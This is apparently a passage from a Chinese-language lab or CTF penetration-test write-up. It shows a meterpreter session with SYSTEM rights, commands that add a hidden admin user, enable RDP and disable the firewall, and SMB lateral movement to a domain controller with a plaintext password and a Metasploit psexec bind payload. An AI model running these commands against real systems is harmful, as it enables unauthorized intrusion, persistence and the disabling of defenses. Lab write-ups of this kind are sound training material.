[+] 192.168.93.40:445 - - - - -
[+] 192.168.93.40:445 - - - - -WIN- - - - -
[+] 192.168.93.40:445 - - - - -

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [0.6.1.7601]
C:\Windows\system32\cmd.exe /c (c) 2009 Microsoft Corporation
```

## RDP远程登录

- 添加用户，添加进管理员组

```
1 net user Yyu a1b2c3.. /add
2 net localgroup administrators Yyu /add
3 net localgroup administrators //查看
```

- 一键开 3389 (注册表法, 立即生效)

```
1 reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
  fDenyTSConnections /t REG_DWORD /d 0 /f
```




- 防火墙放行 3389 (如果有或者关闭防护墙)

```
1 netsh advfirewall firewall add rule name="RemoteDesktop-3389" dir=in
  action=allow protocol=TCP localport=3389
2
3 //关闭防火墙
4 sc stop mpssvc && sc config mpssvc start= disabled
```

- 确认远程桌面服务已启动

```
1 sc config TermService start= auto
2 net start TermService
```

- 成功登录



- 上传mimikatz同样抓不到域控的明文密码和hash
- 没招，先用wp的

## SMB横向

```
1 //登录域控管理员权限
2 net use \\192.168.93.30\ipc$ "whoami2021" /user:"Administrator"
3
4 //远程创建一次性服务--关闭防火墙
5 sc \\192.168.93.30 create unablefirewall binpath= "netsh advfirewall set
  allprofiles state off"
6
7 //启动服务
8 sc \\192.168.93.30 start unablefirewall
```

- msf落地会话

```
1 use exploit/windows/smb/psexec
2 set rhosts 192.168.93.30
3 set SMBUser administrator
4 set SMBPass whoami2021
5 set payload windows/meterpreter/bind_tcp
6 set rhost 192.168.93.30
7 run
```